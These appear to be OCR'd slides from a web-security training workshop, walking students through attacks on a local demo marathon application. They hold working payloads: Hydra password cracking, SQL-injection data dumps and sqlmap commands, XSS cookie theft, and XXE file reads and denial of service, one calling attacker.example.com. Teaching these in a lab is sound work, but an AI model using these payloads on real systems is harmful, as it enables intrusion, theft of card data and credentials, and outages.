
CHRISTIAN SCHNEIDER

Exercise: Cracking the admin password

- Use ZAP to take a look at the login POST request
- Create the **Hydra** wordlist-based cracking command form it *(see next slide for solution):*
  - -l for the login name
  - -P for the password list file
  - http-form-post as check (demo application login form-based)
  - Include the false login response "Wrong" as check

Some password lists…

- Either directly in Kali
  - /usr/share/wordlists/rockyou.txt.gz
- or as "SecLists" online
- many more available…
  - expect increase after recent breaches *(e.g. LinkedIn ~ 170 mio)*



CHRISTIAN SCHNEIDER

Hydra: Cracking the admin password

```
hydra
    -t 4
    -f
    -l admin
    -P top-pw-cracking-list.txt
    localhost
    -s 8080
    http-form-post
    "/marathon/secured/j_security_check:
        j_username=^USER^&j_password=^PASS^:
        Wrong"
```

Exercise: Find SQL-Injections (SQLi)

- The problem of user (attacker) content as part of SQL strings...

```
'
or 1=1 --
and 'a'='a
etc. quoted and unquoted
```

- Mission:
  Find as many as you can inside the demo application

SQLi: Exploitation (data dictionary)

Exploit it (the one at the runner search):

1. Try to access the DataDictionary, but first determine the number of columns of the query we're injecting into. Use UNION while increasing the number of NULLs and wait for the query to not throw an error:

' AND 1=2 **UNION ALL** SELECT null, null, ... FROM information_schema.columns WHERE table_schema='PUBLIC'--

SQLi: Exploitation (data dictionary)

2. Now try to find where the String datatype columns reside in the query. Use 'x' String literals for each column and check which don't throw an error:

' AND 1=2 UNION ALL SELECT null, **'x'**, … FROM information_schema.columns WHERE table_schema='PUBLIC'--

CHRISTIAN SCHNEIDER

SQLi: Exploitation (data dictionary)

3. Now fully explore the datamodel by injection this through the runner search:

' AND 1=2 UNION SELECT null, **data_type**, **table_name**, **column_name**, null,null,null,null,null FROM information_schema.columns WHERE table_schema='PUBLIC' --

CHRISTIAN SCHNEIDER

SQLi: Exploitation (runner table)

4. Exfiltrate credit card numbers of runners:

' AND 1=2 UNION ALL SELECT null, **firstname**, **lastname**, **creditcard_number**, null,null,null, **date_of_birth**, null FROM **runner**--

SQLi: Blind SQL-Injection exploitation

- The Runner's profile access (the ID parameter) is blind SQL-injectable...

- Use timing based requests to exfiltrate data:

```
… AND 1=2 UNION ALL SELECT CASE WHEN (SELECT
ASCII(SUBSTR(table_name,1,1)) FROM
information_schema.columns WHERE
table_schema='PUBLIC' LIMIT 1)=82 THEN
"java.lang.Thread.sleep"(4000) ELSE 0 END FROM
INFORMATION_SCHEMA.SYSTEM_USERS --
```

CHRISTIAN SCHNEIDER

sqlmap: Scans & Exploitation automation

- Command-Line Interface (CLI)
- Works on a single request
- Useful for verification of findings
  (even with blind SQL injections)
- Helpful in post-exploitation for deep checks

1. **Test if a certain request is injectable:**

sqlmap --flush-session -u http://localhost:8080/marathon/showResults.page?marathon=2

sqlmap: Scans & Exploitation automation

2. Read the **databases**:

```
sqlmap -u http://localhost:8080/marathon/
showResults.page?marathon=2 --dbs
```

CHRISTIAN SCHNEIDER

sqlmap: Scans & Exploitation automation

3. Read the **table names**:

```
sqlmap -u http://localhost:8080/marathon/
showResults.page?marathon=2 -D PUBLIC --tables
```

sqlmap: Scans & Exploitation automation

4. Read the **column names**:

```
sqlmap -u http://localhost:8080/marathon/showResults.page?marathon=2 -D PUBLIC --tables --columns
```

sqlmap: Scans & Exploitation automation

5. Open **interactive SQL prompt** for individual SQL execution:

```
sqlmap -u http://localhost:8080/marathon/
showResults.page?marathon=2 --sql-shell
```

Exercise: Find Cross-Site Scripting (XSS)

- The problem of user (attacker) content as part of HTML/ JavaScript strings… (breaking out of contexts):

- Attacker can execute JavaScript code in victims browser:

```
"><script>alert(1)</script>
'"><img src=0 onerror=alert(2)>
etc. quoted and unquoted, different contexts
```

- Mission: Find as many as you can (in marathon demo-app) using direct testing as well as code reviews…

- Tip: Deactivate client-side XSS filters & NoScript plugin (in case you have it) while testing for alerts...

CHRISTIAN SCHNEIDER

Same Origin Policy (SOP)

protocol + host + [port]

https:// www.example.com :443

XSS: Findings (Stored & Reflected)

- Reflected
  - Runner search form
  - Back-button on runner search results
  - Refresh parameter in "Show live results" (JS-Context)
- Stored:
  - Name details in search, results, profile title, etc.
- *and many more…*

XSS: Cookie exfiltration via attacker's page

```
<h2>Some legit news page</h2>

<iframe

    src='http://localhost:8080/marathon/
searchRunner.page?searchTerm=<img+src%3d//
localhost%3a7777/image.png+onload%3dsrc%3d"//
localhost%3a7777/log.jsp%3f"%2bdocument.cookie>'

    border="0" style="border:0" width="0"
height="0"></iframe>
```

XSS: Findings (DOM-based)

continued on next slide

- "Tell-a-Friend" feature (right bottom on each page) is a DOM-based XSS:

footer.jsp:

```
<span id="tellAFriend"></span>

<script src="/marathon/js/tellAFriend.js"></script>
```

XSS: Findings (DOM-based)

tellAFriend.js:

```
var div = document.createElement("div");

div.innerHTML='<a href="mailto:?subject=Marathon
infos&body=Noteworthy marathon information:
'+document.title+'"><img src="/marathon/images/tell.png"
width="15" border="0" alt="Tell a friend"/></a>';


document.getElementById("tellAFriend").appendChild(div);
```


XSS: Findings (DOM-based): How to "alert"?

1. Set runner name to:

   "><img src=x onerror=alert(1)>

2. Access the runner's profile page

xssposed.com



CHRISTIAN SCHNEIDER

XXE (XML eXternal Entity) Attack

Now let's try to get sensitived ata/files from the server using XML-Tricks...

The marathon demo application allows admins to update marathon results via XML

Any ideas on how to access sensitive data via that XML interface?
(see marathon project's import/results.xml for some import data)

Try some imports and make up some ideas...

XXE (XML eXternal Entity) Attack

OWASP Top Ten A5: “Security Misconfiguration”

This simply exploits the fact that many XML parsers in their default configuration allow DTDs (and thus entity definitions) to be processed...

Think of this DTD:

```
<!DOCTYPE marathonResults [
    <!ENTITY c SYSTEM file:///etc/passwd”>
]>
```

Or this one:

```
  <!DOCTYPE marathonResults [
 <!ENTITY c SYSTEM file:///C:/Windows/System.ini”>
]>
```

How can this be used to exploit the XML parsing?

Exploit it

Simply upload this XML via the marathon results mass import interface...

```
<?xml version=“1.0” encoding=“UTF-8”?>
<!DOCTYPE marathonResults [<ENTITY c SYSTEM “file:///etc/passwd”>]>
<marathonResults>
  <import>&c;</import>
  <runner-result runner-id=“0” seconds=“14621”/>
  <runner-result runner-id=“18” seconds=“14289”/>
  <runner-result runner id=“19” seconds=“14441”/>
</marathonResults>
```

...and watch places where the <import>-tag’s value is printed out in the application.

For Windows servers use:

```
<!DOCTYPE marathonResults [
 <!ENTITY c SYSTEM “file:///C:/Windows/System.ini”>
]>
```

CHRISTIAN SCHNEIDER

Directory Listings via XXE

Java's XML processing is nice enough to even lists directories (makes finding interesting files easier)...

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE marathonResults [ <!ENTITY c SYSTEM "file:///etc/">]>
<marathonResults>
    <import>&c;</import>
</marathonResults>
```

For Windows servers use:

```
<!DOCTYPE marathonResults [
  <!ENTITY c SYSTEM "file:///C:Windows">
]>
```

Denial of service (DoS) using XXE

```
<!DOCTYPE marathonResults [ <!ENTITY endless SYSTEM “file:///dev/zero”>]
<marathonResults>
  <import>&endless;</import>
</marathonResults>
```

Or using an external endless download:

```
  <!DOCTYPE marathonResults [ <!ENTITY endless SYSTEM “http://attacker.example.com/reallyBigFile”>]>
  <marathonResults>
     <import>&endless;</import>
  </marathonResults>
```


Or just using exponential expansion of local content:

```
 <!DOCTYPE marathonResults [
  <!ENTITY c1 “Just some dummy text”>
  <!ENTITY c2  “&c1; &c1; &c1; &c1; &c1; &c1; &c1; &c1; &c1; &c1;“>
  <!ENTITY c3  “&c2; &c2; &c2; &c2; &c2; &c2; &c2; &c2; &c2; &c2;“>
  <!ENTITY c4  “&c3; &c3; &c3; &c3; &c3; &c3; &c3; &c3; &c3; &c3;”>
  <!ENTITY c5  “&c4; &c4; &c4; &c4; &c4; &c4; &c4; &c4; &c4; &c4;”>
  <!ENTITY c6  “&c5; &c5; &c5; &c5; &c5; &c5; &c5; &c5; &c5; &c5;”>
  <!ENTITY c7  “&c6; &c6; &c6; &c6; &c6; &c6; &c6; &c6; &c6; &c6;”>
  <!ENTITY c8  “&c7; &c7; &c7; &c7; &c7; &c7; &c7; &c7; &c7; &c7;“>
  <!ENTITY c9  “&c8; &c8; &c8; &c8; &c8; &c8; &c8; &c8; &c8; &c8;”>
]>
<marathonResults>
 <import>&c9;</import>
</marathonResults>
```

CHRISTIAN SCHNEIDER

